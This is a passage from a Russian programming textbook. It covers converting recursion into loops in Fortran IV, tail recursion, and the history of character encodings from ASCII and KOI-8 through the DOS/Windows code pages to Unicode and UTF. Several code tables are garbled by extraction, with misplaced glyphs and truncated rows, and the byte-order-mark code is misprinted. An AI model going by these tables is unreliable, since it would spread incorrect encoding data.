GOTO 999 ! "рекурсивный" вызов "B"

201 L=L-1 ! возврат из "рекурсии"
RES(L)=R2(L+1) ! выбор наименьшего из двух подмассивов
IF (RES(L).GT.RES(L+1)) RES(L)=RES(L+1)
GOTO 100

```

---

```

12  RES(L)=X(POS(L))           ! для массива из одного элемента
    IF (LEN(L).LE.1) GOTO 100          ! или
    IF (RES(L).GT.X(POS(L)+1)) RES(L)=X(POS(L)+1) ! из двух элементов

100 IF (L.LE.1) GOTO 101      ! завершение алгоритма
    IF (POS(L).EQ.POS(L-1)) GOTO 200 ! Возврат в "A"
    GOTO 201                      ! Возврат в "B"

101 RMIN = RES(1)
    RETURN
    END

```

Громоздкость данного примера (число строк раза в два больше, чем в предыдущей С-версии) в большей степени кажущаяся, а не реальная. Это связано с тем, что Fortran IV является не слишком лаконичным языком программирования, хотя генерируемый компилятором код является весьма эффективным. Интересный момент: необходимость использования `goto` провоцирует на несоблюдение структурного подхода в тех случаях, когда это сокращает исходный текст, что в этом примере использовано. Можно попробовать реализовать этот же алгоритм с соблюдением структурного подхода — код, скорее всего, окажется больше и, как ни странно, ещё менее очевидным.

В большинстве реальных случаев замена рекурсивных вызовов циклом увеличивает вычислительную эффективность ценой некоторого увеличения сложности разработки (код становится ощутимо менее понятным). Кроме того, разворачивание рекурсии в цикл даёт возможность контролировать глубину рекурсии (в данном примере этих проверок нет) и, в случае превышения максимальной допустимой глубины, организовать, например, выгрузку и последующую загрузку данных и массивов.

Для языков с динамическим управлением памятью замена рекурсии циклом (по аналогии с языками со статическим управлением памятью) оказывается целесообразной в случаях возможной нехватки памяти или при больших накладных расходах на выполнение вложенных вызовов.

Особый случай представляет собой рекурсия, в которой вложенный вызов делается последним оператором подпрограммы и результат вычислений в данной подпрограмме не используется. Это т. н. *хвостовые рекурсии*, например:

```

int test( int x )
{
    ...
    return x<=0 ? 0 : test( x-1 );
}

```

Хвостовые рекурсии целесообразно сразу разворачивать в цикл (кроме, разве что, очень специфичных языков программирования, в которых как раз циклы организуются с помощью рекурсии). Более того, современные оптимизирующие компиляторы могут сами определять такие ситуации и заменять хвостовые рекурсивные вызовы циклом.

## Представление символов; однобайтовые кодировки

Как уже говорилось (см. «Представление символов и строк», стр. 20), в ранних кодировках для представления кодов символов использовался 8-ми разрядный тип целых чисел со знаком, при этом первые 32 символа этой кодировки отводились для специальных и управляющих символов (см. таблицу 52 на стр. 416).

Таблица 52: 7-ми разрядная кодировка ASCII (повтор таблицы 6 на стр. 20)

	.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F
0.	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1.	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2.	!	"	#	\$	%	&	'	(	)	*	+	,	-	.	/	
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	0
5.	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	-
6.	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7.	p	q	r	s	t	u	v	w	x	y	z	{		}	~	DEL

Помимо уже рассмотренных управляющих символов интересными могут оказаться несколько других, достаточно широко используемых и сейчас:

- *BEL* (код  $0x07$ , 7, *Bell*, «\a») при получении этого символа устройство вывода (типа принтер или терминал) издавало звуковой сигнал и не отображало никакого символа;
- *BS* (код  $0x08$ , 8, *BackSpace*, «\b») см. стр. 20;
- *TAB* (код  $0x09$ , 9, *Tabulator*, «\t») см. стр. 20;
- *LF* (код  $0x0A$ , 10, *Line Feed*, «\n»), см. стр. 20;
- *CR* (код  $0x0D$ , 13, *Carriage Return*, «\r») см. стр. 21;
- *VT* (код  $0x0B$ , 11, *Vertical Tabulator*), т. н. «вертикальная табуляция» - переместить каретку на 4 строки вниз;
- *FF* (код  $0x0C$ , 12, *Form Feed*), т. н. «перевод листа»; использовался принтерами для перехода к следующему листу;
- *ESC* (код  $0x1B$ , 27) этот символ часто использовался для подачи сложных управляющих последовательностей, иногда называемых *ESC-последовательностями*. Последовательность из нескольких символов, начинающихся с символа *ESC* имела специальное значение и интерпретировалась устройством вывода. Чаще всего применялась терминалами, для которых существовали управляющие последовательности типа «очистить экран», «переместить курсор в точку с координатами x и y», «прокрутить (scroll) область вывода», «очистить от текущего положения курсора до конца строки» и т. п.

Сложилось несколько распространенных стандартов управляющих последовательностей терминалов, называвшихся VT-52 [10], VT-100 [87], VT-220 [88] и

т. д., по мере усложнения терминалов. Эти стандарты до сих пор поддерживаются многими терминалами и telnet/ssh клиентами; взаимодействие консольных приложений Unix с терминалами (см., например, [9], [83]) строится по тем же принципам. Например, для многих терминалов в ОС Linux вывод последовательности символов «ESC [ H ESC [ J» приведет к очистке консольного окна.

Совершенно специфичной оказалась судьба двух специальных символов LF и CR. Как они появились в вычислительной технике — особая история<sup>1</sup>, для нас же существенно, что с тех пор сложилось несколько способов разделять строки текста между собой. Иногда в качестве разделителя используется одиночный символ CR ( $0x0D$ , использовался прежними версиями операционных систем Macintosh), одиночный символ LF ( $0x0A$ , используется UNIX-подобными системами) или пара символов CR-LF ( $0x0D, 0x0A$ , операционные системы Digital, MS-DOS, все версии Windows, многие коммуникационные протоколы Internet). Эти разнотечения обычных текстовых файлов (в том числе — исходных кодов программ) требуют поддержки со стороны текстовых редакторов (далеко не все могут нормально работать с файлом, использующим «неправильные» символы конца строки), специальных средств преобразования форматов текстовых файлов при передаче по коммуникационным протоколам, поддержки со стороны компьютеров и т. д.

Эти нюансы также нашли отражение в языках программирования и библиотеках времени выполнения. Так, например, в строках в языке «C» принято обозначать переход на новую строку с помощью «\n». В UNIX-совместимых системах (для которых «C» создавался) этот символ отображается в символ с кодом LF ( $0x0A$ ); но при работе, например, в ОС Windows та же самая программа вместо одного символа должна будет вывести два — с кодами  $0x0D$  и  $0x0A$ . Фактически библиотека времени выполнения должна при выводе строки выполнять трансляцию символов LF в пару символов CR-LF прозрачно для приложения, а при вводе строки — трансляцию пары символов CR-LF в одиночный LF. Причем такая трансляция не может быть ограничена только обработкой строковых констант — она должна выполняться всеми функциями ввода-вывода текста:

Во-первых, такая трансляция должна выполняться для файлов с текстом, но не должна — для двоичных. Значит, нужно вводить разные режимы работы с файлами, вводить модификаторы типа файла (текст или двоичные /нетранслируемые/ данные); Подробнее см., например, статьи [MSDN «File Translation Constants»](#) [61], [«Text and Binary Mode File I/O»](#) [63], описания функций [fopen](#) [62], [\\_setmode](#) [60]

Во-вторых, такие механизмы и соответствующие функции, естественно, присутствуют только в системах, для которых трансляция нужна и отсутствуют в тех, где она не нужна; таким образом, исходный код программ становится не-переносимым между разными платформами и требуется, как минимум, использовать условную компиляцию;

---

<sup>1</sup> Желающие могут поискать по ключевым словам «Teletype Model 33» и «CR-LF»

*В-третьих*, возможно появление некоторых ошибок в программах из-за несоответствия реальных размеров файла количеству считанных или записанных байт (это надо учитывать и при определении размеров объектов и при определении позиции в файле);

*В-четвертых*, при выполнении трансляции CR-LF → LF и обратной LF → CR-LF возможны проблемы с одиночными CR и LF в файлах, содержащих наряду с ними парные CR-LF. Например, формат файлов .CSV (*Comma-Separated Values*, используется как формат обмена данными между электронными таблицами, к примеру, MS Excel, OpenOffice Calc и т. п.) предполагает использование одиночных CR наряду с парными CR-LF.

Ещё сложнее оказалась ситуация в странах, использующих кириллицу из-за необходимости работать одновременно с символами английского алфавита и символами кириллицы. Там на основе ASCII сформировалось кодировка, называемая КОИ-7 (*Код Обмена Информацией*, см. табл. 53) и существовавшая в нескольких вариантах (в варианте Н1, подробнее ГОСТ 27463-87 [92], все английские буквы заменялись на русские, в другом английские строчные оставались, а прописные заменялись на строчные русские, что позволяло составлять смешанные тексты из заглавных английских и русских букв). В кодировках КОИ английские буквы заменялись кириллическими по сходству звучания, так что текст можно было прочитать, даже если он оказывался отображен на устройстве без русских букв и наоборот, если текст с прописными английскими выводился на устройстве с кодировкой КОИ, то всё равно оставалась возможность его поять.

Таблица 53: 7-ми разрядная кодировка КОИ-7 Н2 (*Код Обмена Информацией*), цветом выделены отличия от ASCII

	.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F
0.	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1.	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2.	!	"	#	¤	%	&	'	(	)	*	+	,	-	.	/	
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	А	В	С	Д	Е	Ф	Г	Н	І	Ј	К	Л	М	Н	О
5.	Р	Q	Р	С	Т	У	В	Х	Ү	Ζ	[	\	]	^	_	
6.	Ю	А	Б	Ц	Д	Е	Ф	Г	Х	И	Й	К	Л	М	Н	О
7.	П	Я	Р	С	Т	У	Ж	В	Ь	Ы	З	Ш	Э	Щ	Ч	DEL

В дальнейшем кодировку расширили за счет использования всех восьми разрядов, что позволило представить до 256 различных символов. В этих кодировках, называемых *расширенными ASCII*, младшая половина (номера от 0 до 127) соответствовали кодировке ASCII. Различались же только наборы символов старшей половины (номера от 128 до 255) кодовой таблицы.

Однако тут обнаружились некоторые проблемы: во многих языках программирования, включая «С», было принято, что тип данных, представляющий символы, является *знаковым*. При этом во многих программах использовалась, например, такая проверка:

```
char c;  
c = ... ; /* получаем символ, например, getc() */  
if ( c >= 32 ) {  
    /* отображаемый символ, буква, цифра, знак препинания */  
} else {  
    /* управляющий символ */  
}
```

Но с появлением кодов, больших 127, подобные проверки перестали корректно работать: такие коды считаются отрицательными и заведомо меньшими +32. Для исправления ситуации надо было переписывать значительное число программ, устранивая возникшие проблемы либо явным использованием типа без знака (заменив, к примеру, все `char` на `unsigned char`), либо усложнив проверку (здесь: `if ( c >= 32 || c < 0 ) ...`). Тогда же были введены специальные опции компилятора, позволявшие для старых не исправленных программ включить режим, в котором символы считались беззнаковыми по умолчанию. Использовать эти опции не рекомендуется, но они поддерживаются компиляторами и поныне, см., например, опцию `/J` компилятора MS Visual C/C++ [72] или опцию `-funsigned-char` компилятора GCC [12]). Обычная рекомендация при написании программ: основываться, по возможности, на строгом соответствии стандарту языка, что обеспечивает более простой перенос программ; изменение стандартного типа символов («без знака» вместо «со знаком») может усложнить перенос кода на другие платформы или его использование в других проектах.

Таблица 54: 8-ми разрядная кодировка CP437 (CodePage 437)

Расширенные ASCII кодировки широко применялись в MS-DOS, где сформировался свой набор т. н. кодовых страниц (*Character Page, CP*), в котором все кодовые страницы определялись своими номерами. Например, стандартная английская называлась 437 (см. табл. 54), европейская многоязычная — 850 (см. табл. 55), кириллическая — 866 (см. табл. 58) и т. д. Кодовая страница CP 437 была использована дисплейными адаптерами IBM PC с самых первых выпусков и стала основой для разработки большинства других кодовых страниц. Интересно, что первые 32 символа в этой кодировке определены в качестве отображаемых, но при этом обычными средствами их нельзя было вывести на терминал, требовалось прямое обращение к оборудованию<sup>1</sup>.

Таблица 55: 8-ми разрядная кодировка CP850 (*CodePage 850 Multilingual*), цветом выделены отличия от CP 437.

Это позволило легко сочетать английский текст с, например, испанским или французским, широко использующими диакритические символы; заменив диакритические символы на кириллицу можно было сочетать английский с русским или, скажем, болгарским. Оставались проблемы одновременного представления, к примеру, русского и грузинского, совершенно не решались вопросы представления иероглифического письма и т. д.

Однако с кириллическими кодировками возникли дополнительные сложности: сначала появились версии КОИ-8Р (зарегистрированное IANA латинское название «KOI8-R», см. табл. 56), в которой русские буквы переместились в старшую половину таблицы, сохранив своё расположение (т. е. коды символов рус-

1 Это делалось либо прямым обращением к видеопамяти, либо использованием средств BIOS; тогда как средства вывода операционной системы интерпретировали коды с 0x00 по 0x1F в качестве управляющих.

ских букв просто увеличились на 0x80, что эквивалентно установке знакового бита). У такой кодировки сохранилось ещё одно преимущество — если 8-ми разрядные символы отображать на устройстве с 7-ми разрядной кодировкой<sup>1</sup>, то знаковый бит просто «терялся», но даже в этой ситуации текст оставался узнаваемым по звучанию и сходству написания букв. Эта кодировка стала общепринятой для кириллических текстов в мире UNIX.

Таблица 56: 8-ми разрядная кодировка КОИ-8Р (Код Обмена Информацией, 8-бит, русская кодировка)

Но у КОИ-8Р были и недостатки; одним из которых является то, что кириллические буквы расположены не по алфавиту, что существенно усложняет вопросы лексикографической сортировки и сравнения текстов. В результате появился стандарт, ГОСТ Р 34.303-92 [94], определяющий размещение кириллических символов в алфавитном порядке, т. н. «основная кодировка ГОСТ<sup>2</sup>», хотя сам ГОСТ её называет «КОИ-8 В1».

Таблица 57: 8-ми разрядная «основная» кодировка ГОСТ Р 34.303-92

.0 .1 .2 .3 .4 .5 .6 .7 .8 .9 .A .B .C .D .E .F

<sup>1</sup> Таких терминалов и принтеров было много и, кроме того, ранние протоколы и средства передачи информации (в частности, через модемы) часто были ограничены 7-ми битовыми символами.

2 Часто встречаются упоминания о том, что основная и альтернативные кодировки вводились ГОСТ 19768-87, хотя это, видимо, не соответствует действительности. Существовал ГОСТ 19768-74, вводивший кодировки ДКОИ (аналог EBCDIC), который затем был замещен ГОСТ 19768-93 [91]; область его применения — ЕС ЭВМ, к 1993 году практически завершившие существование. Согласно правилам нумерации ГОСТов номер 19768-87, даже если бы существовал, должен был бы определять ДКОИ; кроме того, в ГОСТ 19768-93 явно указано, что он вводится взамен ГОСТ 19768-74, что исключает наличие «промежуточного» ГОСТа от 1987 года.

0.	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1.	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2.	!	"	#	\$	%	&	'	( )	*	+	,	-	.	/		
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	А	В	С	Д	Е	Ф	Г	Х	І	Ј	К	Л	М	Н	О
5.	Р	Q	R	S	T	U	V	W	X	Y	Z	[ \ ]	^	_		
6.	`	а	б	с	д	е	ф	г	һ	і	ј	к	l	м	н	о
7.	р	q	r	s	t	u	v	w	x	y	z	{   }	~	□		
8.	Дополнительная область управляемых кодов															
9.																
A.		Ё														
B.	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
C.	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ы	Ь	Э	Ю	Я
D.	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
E.	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я
F.		ё														

Такой способ кодирования кириллических символов практически не нашел применения; сортировка кириллических текстов упростилась, но совместимость с остальными видами кодировок была плохой. В результате сформировалась т. н. «альтернативная кодировка ГОСТ», обозначаемая согласно ГОСТ Р 34.303-92 как «КОИ-8 Н2» (см. табл. 58) и, с незначительными расхождениями, соответствующая кодовой странице СР 866 (отличия локализованы в последней строке таблицы). В этой кодировке сохранили расположение символов псевдографики как в СР 437 (ими пользовалось значительное количество программ), а кириллические символы расположили двумя интервалами до и после блока символов псевдографики, но сохранив алфавитный порядок.

Таблица 58: 8-ми разрядная кодировка CP866 (CodePage 866 DOS Cyrillic), с незначительными отличиями соответствует т. н. «альтернативной кодировке ГОСТ»

.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F	
0.	NUL	ø	•	▼	♦	♣	♠	●	▣	○	▣	♂	♀	♪	¤	
1.	►	◀	❖	!!	¶	§	—	¤	↑	↓	→	←	¬	⊕	▲	▼
2.	!	"	#	\$	%	&	'	( )	*	+	,	<	=	>	?	
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	А	В	С	Д	Е	Ф	Г	Х	І	Ј	К	Л	М	Н	О
5.	Р	Q	R	S	T	U	V	W	X	Y	Z	[ \ ]	^	_		
6.	`	а	б	с	д	е	ф	г	һ	і	ј	к	l	м	н	о
7.	р	q	r	s	t	u	v	w	x	y	z	{   }	~	□		
8.	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
9.	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ы	Ь	Э	Ю	Я
A.	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п

Эта кодировка стала де-факто кириллическим стандартом для MS-DOS. Она до сих пор используется в *MS Windows* для консольных приложений с русской локализацией.

С появлением MS Windows расширился набор поддерживаемых кодировок за счет перегруппировки символов; стандартная английская под Windows стала называться 1252, многоязычная - 1253, см., например, *MSDN «The Code-Page Model»* [59], *MSDN «Code Page Identifiers»* [57]. Microsoft Windows оказалась по своему уникальной системой, в которой одновременно использовалось две разных кодировки — для консольных приложений используются кодировки, унаследованные из MS-DOS, то есть CP 437, CP 850, CP 866 и т. п. (кодировка, используемая для консольных приложений в Windows условно называется «OEM» - независимо от того, какой у неё номер конкретно), а для приложений с графическим интерфейсом используются вновь разработанные кодировки CP 1251, CP 1252 и т. д. (для них в Windows появилось обобщённое название «ANSI»).

Таблица 59: 8-ми разрядная кодировка CP1252 (CodePage 1252 Windows)

	.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F
0.	NUL	◎	●	▼	◆	♣	♠	●	■	○	□	♂	♀	♪	♫	☼
1.	►	◀	❖	!!	¶	§	-	✖	↑	↓	→	←	¬	⇒	▲	▼
2.	!	"	#	\$	%	&	'	( )	*	+	,	-	.	/		
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	0
5.	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	-
6.	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7.	p	q	r	s	t	u	v	w	x	y	z	{		}	~	⌂
8.	€	,	f	"	„	†	‡	‑	%	‰	Š	<	Œ	Ž		
9.	,	,	"	"	•	–	--	~	™	ſ	>	œ		ž	ÿ	
A.	ı	₺	£	¤	¥	₩	₪	₪	„	‰	“	„	‑	®	-	
B.	°	±	²	³	’	µ	¶	·	„	¹	º	»	¼	½	¾	¿
C.	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ї
D.	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Ü	Ü	Ý	Þ	Þ
E.	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ї
F.	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	ü	ü	ý	þ	ÿ

А с кириллицей ситуация ещё больше запуталась: к уже имеющимся кодировкам КОИ-7, КОИ-8Р, основной ГОСТ и CP 866 добавилась ещё CP 1251. Эта кодировка используется в *MS Windows* для кириллических не юникод-приложений с графическим интерфейсом.

Помимо стандартов Microsoft сформировалось сходное (но не полностью совпадающие) семейство международных стандартов ISO/IEC 8859-xx, начиная с ISO/IEC 8859-1 [29] и заканчивая ISO/IEC 8859-16 [43]. Есть среди них и стандарт для кириллических букв ISO/IEC 8859-5 [33], созданный на базе основной кодировки ГОСТ, но несколько от неё отличающийся.

Таблица 60: 8-ми разрядная кодировка ISO/IEC 8859-5:1999

	.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F
0.																
1.	Основная область управляющих кодов															
2.	!	"	#	\$	%	&	'	( )	*	+	,	-	.	/		
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	А	Б	С	Д	Е	Ф	Г	Н	І	Ј	К	Л	М	Н	0
5.	Р	Q	Р	С	Т	U	В	W	Х	Y	Z	[	\	]	^	-
6.	‘	а	б	с	д	е	ф	г	һ	і	ј	к	l	м	н	о
7.	р	q	г	s	t	u	v	w	x	y	z	{		}	~	
8.																
9.	Дополнительная область управляющих кодов															
A.	Ё	Ђ	Ѓ	Є	Ѕ	І	Ї	Ј	Љ	Њ	Ћ	Ќ	Ӣ	Ӯ	ӽ	
B.	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
C.	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ы	Б	Э	Ю	Я
D.	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
E.	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я
F.	№	ё	ђ	ѓ	€	ѕ	і	ї	ј	љ	њ	Ћ	ќ	Ӯ	ӽ	

Фактически представление локализованных текстов существенно усложнилось — для каждого языка надо было еще понять, какой именно способ кодирования символов используется: унаследованный от MS-DOS или Windows или UNIX или ещё какой-либо системы? В случае с кириллицей ситуация совсем тяжелая, так как, помимо базовых способов кодирования, для каждого из них найдется множество стандартных и полу-стандартных расширений (существует с пяток нестандартных версий CP 866, различающихся наличием, отсутствием или положением букв Ё, €, Ў и т. д.), а ведь помимо этого существуют ещё кодировки, употребляемые в менее распространенных операционных системах, например, старые версии операционных систем Macintosh. Кодировку, используемую старыми русифицированными версиями MacOs см. в табл. 61.

Таблица 61: 8-ми разрядная кодировка Macintosh Cyrillic

	.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F
0.	NUL	ø	•	♥	♦	♣	♠	•	¤	◦	♂	♀	✉	✉	✉	✉
1.	►	◀	❖	!!	¶	§	—	±	↑	↓	→	←	Γ	Θ	▲	▼
2.	!	"	#	\$	%	&	'	( )	*	+	,	-	.	/		
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	А	Б	С	Д	Е	Ф	Г	Н	І	Ј	К	Л	М	Н	0

5.	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	-
6.	'	а	б	с	д	е	ф	г	һ	и	ј	к	л	м	п	о
7.	р	q	г	с	т	у	v	w	х	у	z	{	l	}	~	△
8.	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
9.	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ы	Ь	Э	Ю	Я
A.	†	°	¢	£	§	•	¶	I	®	©	™	Ђ	њ	ќ	ѓ	ѓ
B.	∞	±	≤	≥	i	μ	Δ	J	€	€	Ї	ї	Њ	њ	Њ	њ
C.	j	S	¬	√	f	≈	∂	«	»	...		Ћ	Ћ	Ќ	ќ	s
D.	-	-	"	"	'	,	÷	„	ў	ў	Џ	Џ	њ	Ё	ё	я
E.	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
F.	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	¤

Уже в 1980-х гг. стало ясно, что обеспечить нужный уровень поддержки локализованных программ и обмен документами, содержащими тексты на разных языках, в рамках 8-ми разрядных кодировок практически невозможно. Предпринимались попытки совместить несколько кодировок и включать в документы инструкции для переключения кодировок по мере надобности (см., к примеру, [93]), но реального успеха они не имели.

## Представление символов, многобайтовые кодировки

Проблема поддержки многоязычных документов, а также поддержки языков со значительными размерами алфавитов (иероглифическое письмо и т. п.), видимо, не могла решиться в терминах построения некоторого конгломерата существующих кодировок, особенно если учесть, что чуть не для каждого языка, использующего алфавит отличный от набора английских букв, существовало по несколько вариантов кодировок. Необходимо было разработать некоторый формальный механизм, существенно увеличивающий ёмкость кодовых таблиц (по возможности с минимальным увеличением объема документа) и стандартизировать уже новую расширенную таблицу.

Одними из первых такой подход опробовали на себе языки с иероглифическим письмом, в этом случае заведомо не хватало 256 возможных символов в 8-ми разрядной кодировке, а кардинальное увеличение числа разрядов было не-приемлемым, так как было бы несовместимо с уже существующими программами. В этой ситуации проще оказалось предусмотреть возможность представления некоторых символов одним байтом, а некоторых — двумя (и более).

При таком подходе можно использовать большую часть ранее разработанных функций работы со строками, правда, с одной существенной оговоркой: нельзя полагаться на то, что символ всегда будет закодирован одним байтом. Соответственно несколько усложняются:

- обработка отдельных символов — их уже надо представлять не кодом символа, а короткой строкой, содержащей этот символ;

- операции выделения пространства — как в памяти, так и на устройстве вывода — длина строки в байтах оказывается не равна длине строки в символах;
- операции приведения регистра букв и регистра-независимое (*case insensitive*) сравнение.

Ещё в Windows 3.0 была предусмотрена возможность работы с такими кодировками, получившими название *DBCS* (*Double Byte Character Set*) для отличия от *SBCS* (*Single Byte Character Set*), рассмотренных ранее; примеры DBCS кодировок можно найти в статье *MSDN* «[Code Pages Supported by Windows](#)» [64]. В 16-ти разрядных Windows API [65] было предусмотрено всего несколько функций, обеспечивающих поддержку DBCS: проверка, является ли данный байт префиксом двухбайтового символа `IsDBCSLeadByte`, функции перехода к следующему или предыдущему символу в строке `AnsiNext`, `AnsiPrev` (фактически — определение длины символа в байтах), функции приведения регистра символов `AnsiLower` и `AnsiUpper` и функции сравнения DBCS строк `lstrcmp` и `lstrcmpi` и ещё несколько других. Этого небольшого набора функций, в общем, хватало для реализации всех специфичных для DBCS действий; как оказалось, в большинстве случаев при обработке строк надо оперировать именно в терминах байтов, а не символов (в современных Win32 API набор таких функций расширился [69], некоторые были переименованы [68] или изменены типы аргументов).

Однако это решение нельзя признать удачным: появилась возможность использования языков с большим алфавитом, но работа со смешанными текстами на нескольких языках осталась затруднительной. Всё это привело к выработке нового стандарта — **UNICODE** (юникод) [23] — собирающего в одно пространство кодов символы всех языков. Слово «собирающего» специально написано в настоящем времени, потому что работа со стандартом и его пополнение продолжается по сей день [86].

Существенный момент: *UNICODE* не является кодировкой вообще; юникод представляет лишь таблицу символов, в которой указано какой символ в какой позиции (позиция юникод — это термин) должен находиться; но не оговаривает, как номер этой позиции будет закодирован. Для представления символов в тексте надо дополнительно оговорить используемую систему кодирования.

Говоря о системе кодирования для представления текстов в юникоде надо различать два аспекта:

- представление текстов в программе, во время обработки текста; тут важно обеспечить простоту и однородность правил обработки строк;
- представление текстов в документах или иных объектах, сохраняющих текст; при хранении текстов важно обеспечить, во-первых, компактность представления и, во-вторых, использовать стандартное представление, обеспечивающее возможность лёгкого обмена данными.

Первоначально предполагалось, что на все символы хватит 16-ти разрядного целого числа, поэтому для представления юникод-символов был предложен простейший способ кодирования, когда каждая позиция отображалась в 16-ти

разрядное целое число без знака с тем же значением. Такой способ кодирования получил название UCS-2 (*2-byte Universal Character Set*). Помимо этого простейшего способа были предложены и способы кодирования под общим названием MBCS (*Multi-Byte Character Set*), в котором каждому символу юникода сопоставляется строка из одного или нескольких кодов. Со временем пространство из 65536 доступных позиций в юникоде оказалось распределено по выделенным интервалам и заполнено; в результате в 1996 году появился стандарт UNICODE 2.0<sup>1</sup>, предусматривающий кодирование одной позиции двумя 16-ти разрядными кодами (т. н. *суррогатные пары*). С этого момента UCS-2 формально стала относиться только к предыдущим версиям стандарта юникода, т. е. по 1.1 включительно. Со стандарта 2.0 было введено обобщение способов кодирования под названием UTF (*Unicode Transformation Format*), предусматривающее различные способы кодирования:

- UTF-8 — для кодирования позиции юникода отводится от 1 до 5 байт;
- UTF-16 (UTF-16BE, UTF-16LE) — каждая позиция представлена 2 или 4 байтами (одно или два 16-ти разрядных слова); устаревший UCS-2 совпадает с UTF-16 для символов, позиции которых меньше 65536;
- UTF-32 (UTF-32BE, UTF-32LE) — каждая позиция представлена 4 байтами (один 32-х разрядный код).

Способы кодирования, в которых символ представлен 16 или 32-х разрядными кодами, различаются по порядку размещения отдельных байтов: выделяют little endian (LE) и big endian (BE); явно заданный порядок указывается суффиксом в названии кодировки. Если он не обозначен, то предполагается, что в начале текста размещен т. н. *BOM* (*Byte-Order Mark*), позиция  $\text{\texttt{0xEF}}\text{\texttt{FF}}$ , закодированная соответствующим способом. ВОМ используется не только для определения порядка байт в конкретной кодировке, а также для автоматического определения способа кодирования документа, содержащего юникод (см. табл. 62).

Таблица 62: Определение кодировки UTF по маркеру порядка байтов

Кодировка	Первые байты текста
UTF-32BE	00 00 FE FF
UTF-32LE	FF FE 00 00
UTF-16BE	FE FF ...
UTF-16LE	FF FE ...
UTF-8	EF BB BF ..

С точки зрения программиста работа несколько упрощается, если одному символу текста соответствует только один элемент некоторого типа данных; как было, например, с типом `char` в SBCS. С появлением стандарта UNICODE в языке C появился 16-ти разрядный тип `wchar_t`, представляющий символы юникода, а с появлением стандарта UNICODE 2.0 с 16-ти разрядным типом `wchar_t` произошло то же, что и с типом `char`: потребовалось его увеличивать. В UNIX-совместимом мире, где значительная часть ПО, включая средства разработки, распространяется в исходных кодах, изменение размера типа не представляет

1 К началу 2010 года актуальная версия стандарта UNICODE 5.2

принципиальных сложностей, так что на данный момент `wchar_t` в POSIX определен как 32-х разрядное целое число и один символ текста соответствует одному объекту типа `wchar_t`. Кроме того, в системных вызовах по-прежнему используются типы `char` для задания строк; для представления национальных текстов, например, имён файлов, используются кодировки типа UTF-8; что позволяет на уровне системных вызовов абстрагироваться от языка.

Однако в Windows ситуация оказалась сложнее: в Win32 API предполагалось использование юникода на уровне системных вызовов и в ядре операционной системы, в т. ч. в файловой системе для представления имен файлов. Более того, в Windows NT и её наследниках (2000, XP, 2003 и далее) функции Win32 API, получающие в качестве параметра строку `char`, являлись лишь обёртками вызовов, использующих UCS-2 строки — строка перекодировалась в UCS-2 и затем делался системный вызов. В этом случае изменение размера типа требует замены как системного API, так и изменения форматов системных объектов. А если при этом ПО распространяется (почти исключительно) в двоичном формате, изменение типа становится практически невозможным. Поэтому тип `wchar_t` в Win32 API до сих пор является 16-ти разрядным, а некоторые символы юникода приходится отображать с использованием суррогатных пар.

